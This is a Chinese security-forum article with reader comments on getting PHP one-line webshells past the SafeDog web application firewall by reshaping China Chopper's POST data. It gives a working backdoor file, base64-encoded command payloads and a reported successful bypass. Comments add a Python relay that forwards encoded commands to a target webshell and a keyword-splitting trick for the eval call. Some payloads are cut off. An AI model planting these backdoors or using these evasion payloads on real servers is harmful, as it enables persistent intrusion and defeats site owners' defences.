Php一句话后门过狗姿势万千之传输层加工【二】

sofia / 2016-11-28 06:14:00 / 浏览数 7438 技术文章 技术文章 顶(0) 踩(0)

上一篇：【独家】php一句话后门过狗姿势万千之后门构造与隐藏【一】

既然木马已就绪，那么想要利用木马，必然有一个数据传输的过程，数据提交是必须的，数据返回一般也会有的，除非执行特殊命令。
当我们用普通菜刀连接后门时，数据时如何提交的，狗狗又是如何识别的，下面结合一个实例，用通俗易懂的方式来演示数据提交层直接过狗原理。
本文意义：纵使网上有很多修改菜刀过狗的方法，但是我都看了下，局限性比较大，而且不太系统，新人学了可能会只是其一不知其二

环境：

域名与服务器均为个人真实所有。
服务器开启网站安全狗+服务器安全狗，引擎全部开启，最高防护级别。

对比环境：

服务器：apache+php5.3；本地：nginx+php5.3无狗环境作为对比
本地与有狗服务器具有相同的后门代码与链接方式
说明：本文仅分析过狗原理与代码实现，技术层面探讨，菜刀或者其他软件制作与修改本文不予讨论。

后门文件：

```
$a=array(base64_decode($_REQUEST['a']));

@array_map("assert",$a);
```

菜刀连接方式：http://localhost/test.php?xx=YXNzZXJ0KCRfUkVRVUVTVFsnc29maWEnXSk=   密码：sofia
该文件特征层面可过狗 ，上一篇文章已提到，
我们知道，菜刀已存在这么多年，安全狗早已对菜刀的特征门清，我们先来看下菜刀连接的时候特征是什么。
这是我随便连接的一个后门，其实不管后门代码是什么，打开文件管理，菜刀提交的数据都是一样的，如图

代码为：

```
sofia=@eval(base64_decode($_POST[z0]));&z0=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2ljX3F
```

命令执行代码，base64_decode结果为以下，获取当前目录与磁盘名

```
@ini_set("display_errors","0");@set_time_limit(0);@set_magic_quotes_runtime(0);echo("->|");;$D=dirname($_SERVER["SCRIPT_FILENA
```

其中参数名“sofia”就是我们所谓的菜刀密码不需要多解释吧？
那么我们在本地手工提交菜刀的post数据看一下：

本地正常返回当前目录与磁盘名，而服务端未显示，一定是被拦截咯，事实证明确实如此：

那为什么没蹦出拦截框呢？
根据我的经验，一般文件特征层能检测到是后门，才会弹窗，数据层一般不弹，当然，这只是我个人见解，可能不严谨。
其实狗狗对后门的检测文件特征是与数据提交检测机制是完全独立的。
为了验证这一点，我在同目录下建立一个null.php，内容为正常代码：

当不post数据时，正常输出内容，说明文件本身没有问题

把狗狗的post数据发一下试试？

又没有回显了，再去狗狗日志看下：

菜刀特征分析

那么很明显了，菜刀的post数据已经是个大特征了。
相信大家都能看出来这个eval太惹眼了（当然，其他版本或者其他waf检测的可能会是$_POST，或base64_decode）

```
sofia=@eval(base64_decode($_POST[z0]));
```

虽然看上去数据提交不怎么注重隐蔽，但是不得不承认菜刀是个伟大发明。
因为php后门五花八门，接受数据的类型与格式各不相同，于是菜刀就在post数据中再次构造一个执行代码，使得php后门接收到的数据全部统一为：”eval('执行命令')”，这
具体代码执行与返回请参考上一章节

修改post数据

既然原因清楚了，我们接下来就修改post数据，修改的重点就在于替换eval特征。

思路一：分离“eval”四个字母即可

但是post数据中发挥空间太小，暂时没想到什么好办法，当然不同的waf检测的关键词也有所不同

思路二：修改后门文件，直接执行语句

这里可能就需要用一些其他回调函数，或者其他猥琐姿势，能够直接执行来自post的base64加密后的纯执行语句。

思路三：直接手工构造eval语句

前面说过，post数据最终的结果为：eval('执行命令')”，而且我们的语句对a参数已经decode的了

```
$a=array(base64_decode($_REQUEST['a']));
```

那么就直接把整个eval语句base64加密一下即可，
那么我们菜刀原始的利用语句可以这么构造：

```
eval('@ini_set("display_errors","0");@set_time_limit(0);@set_magic_quotes_runtime(0);echo("->|");;$D=dirname($_SERVER["SCRIPT_
```

然后把这句话base64加密下，得到：

```
ZXZhbCgnQGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oIi0+fC
```

ok，那么这时候我们是直接把这句话传给$a的，那么post数据为：

```
a=ZXZhbCgnQGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oIi0+
```

试试？

成功返回结果，换个语句试试？

至此，这是数据流层面的过狗方式，当然过狗思路千千万，不限于这一种，更多的是需要大家去发掘。
另外，
这里要跟大家提一点，assert函数与eval函数是完全不同的函数，不要以为能出phpinfo()结果就是过狗了，assert能执行phpinfo()一类的函数，但是其他php语句还是是需
写在最后

怎么？你是不是还想问菜刀怎么连？
本文开头说了，这里仅讨论技术本身，至于如何去用，那么，会php的人，看了这篇文字，应该已经有思路了，
而不会php的人，可能就想着：“博客赶紧给我来个一句话加软件，最好打开就能用”，然后偷偷窃喜指望它能平天下。
我还是那句话，安全之路，我们大多数人还只是个学者，希望多关注技术本身，不要膨胀才好。

上一篇：Php一句话后门过狗姿势万千之后门... 下一篇：WiFi安全技术 二：无线路由器配...

1. 15 条回复

坏虾 2016-11-28 06:54:48

[code]import web
import requests
import base64

urls = (
  '/', 'hello'

)

app = web.application(urls, globals())

class hello:
  def POST(self):
    payload = web.input()
    payload['xia'] = base64.b64encode(payload['xia'])
    print payload
    req = requests.post('http://www.xxx.com/404.php?huai=YXNzZXJ0', data=payload)
    return req.content

if name == "main":
  app.run()

'''
<?php
$a = base64_decode($_GET[huai]);
$b = base64_decode($_POST[xia]);
$a($b);
?>
'''[/code]

菜刀直接连接http://127.0.0.1:8000/ 密码是xia

分享一下我的常用手法。
还有rot13 hex等中转手法。

[code]function String2Hex($string){
  $hex='';
  for ($i=0; $i < strlen($string); $i++){
    $hex .= dechex(ord($string[$i]));
  }
  return $hex;
}

function Hex2String($hex){
  $string='';
  for ($i=0; $i < strlen($hex)-1; $i+=2){
    $string .= chr(hexdec($hex[$i].$hex[$i+1]));
  }
  return $string;
}[/code]

0 回复Ta

坏虾 2016-11-28 06:55:47

楼主整理的挺全，挺辛苦的。 赞一个。

0 回复Ta


小鲜肉 2016-11-28 08:53:04

可以

0 回复Ta


中文 2016-11-28 09:23:05


请问web 是什么库？自己写的还是pip可以下载的？

0 回复Ta


hades 2016-11-28 12:33:56

还有一篇勒 ，不要着急

0 回复Ta


hades 2016-11-28 12:38:06

你倒是也整理powershell的连载出来

0 回复Ta


坏虾 2016-11-30 01:22:58

引用第4楼中文于2016-11-28 17:23发表的 回1楼坏虾的帖子：
请问web 是什么库？自己写的还是pip可以下载的？
[url=https://xianzhi.aliyun.com/forum/job.php?action=topost&tid=442&pid=819][/url]


webpy　pip下载的。

0 回复Ta


坏虾 2016-11-30 01:23:22

技术渣渣，怕丢人。

0 回复Ta


hades 2016-11-30 01:30:00

我不嫌弃，快到碗里来

0 回复Ta


hades 2016-12-01 09:32:49

新版菜刀php连接报错问题 吧conf文件中phpbase处修改为eval(base64_decode($_POST[id]));&id=%s 就可以了　这个方式就是老版本方式 不过狗新版的方式报错问题我一直没给他解决掉

0 回复Ta


坏虾 2016-12-02 01:35:56

引用第10楼hades于2016-12-01 17:32发表的 回 1楼(坏虾) 的帖子 :
新版菜刀php连接报错问题 吧conf文件中phpbase处修改为eval(base64_decode($_POST[id]));&id=%s 就可以了 这个方式就是老版本方式 不过狗新版的方式报错问题我一直没给他解决掉
[url=https://xianzhi.aliyun.com/forum/job.php?action=topost&tid=442&pid=911][/url]

array_map(assert,array("@ev"."al(bas"."e64_dec"."ode('%s'));")); 看给你懒的。

0 回复Ta


hades 2016-12-02 01:41:05

囧 我是好久没玩了。。

0 回复Ta


castiel 2016-12-02 02:05:51

测试依然报错的 Parse error: syntax error, unexpected '"', expecting T_STRING in D:\WebRoot\hacks.php(2) : eval()'d code on line 1

0 回复Ta

坏虾 2016-12-02 07:56:35

我这面都用好久了,你竟然说报错.....

0 回复Ta

坏虾 2016-12-02 07:57:19

随便抓个包,研究一下,就搞定啦.　不要懒.

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板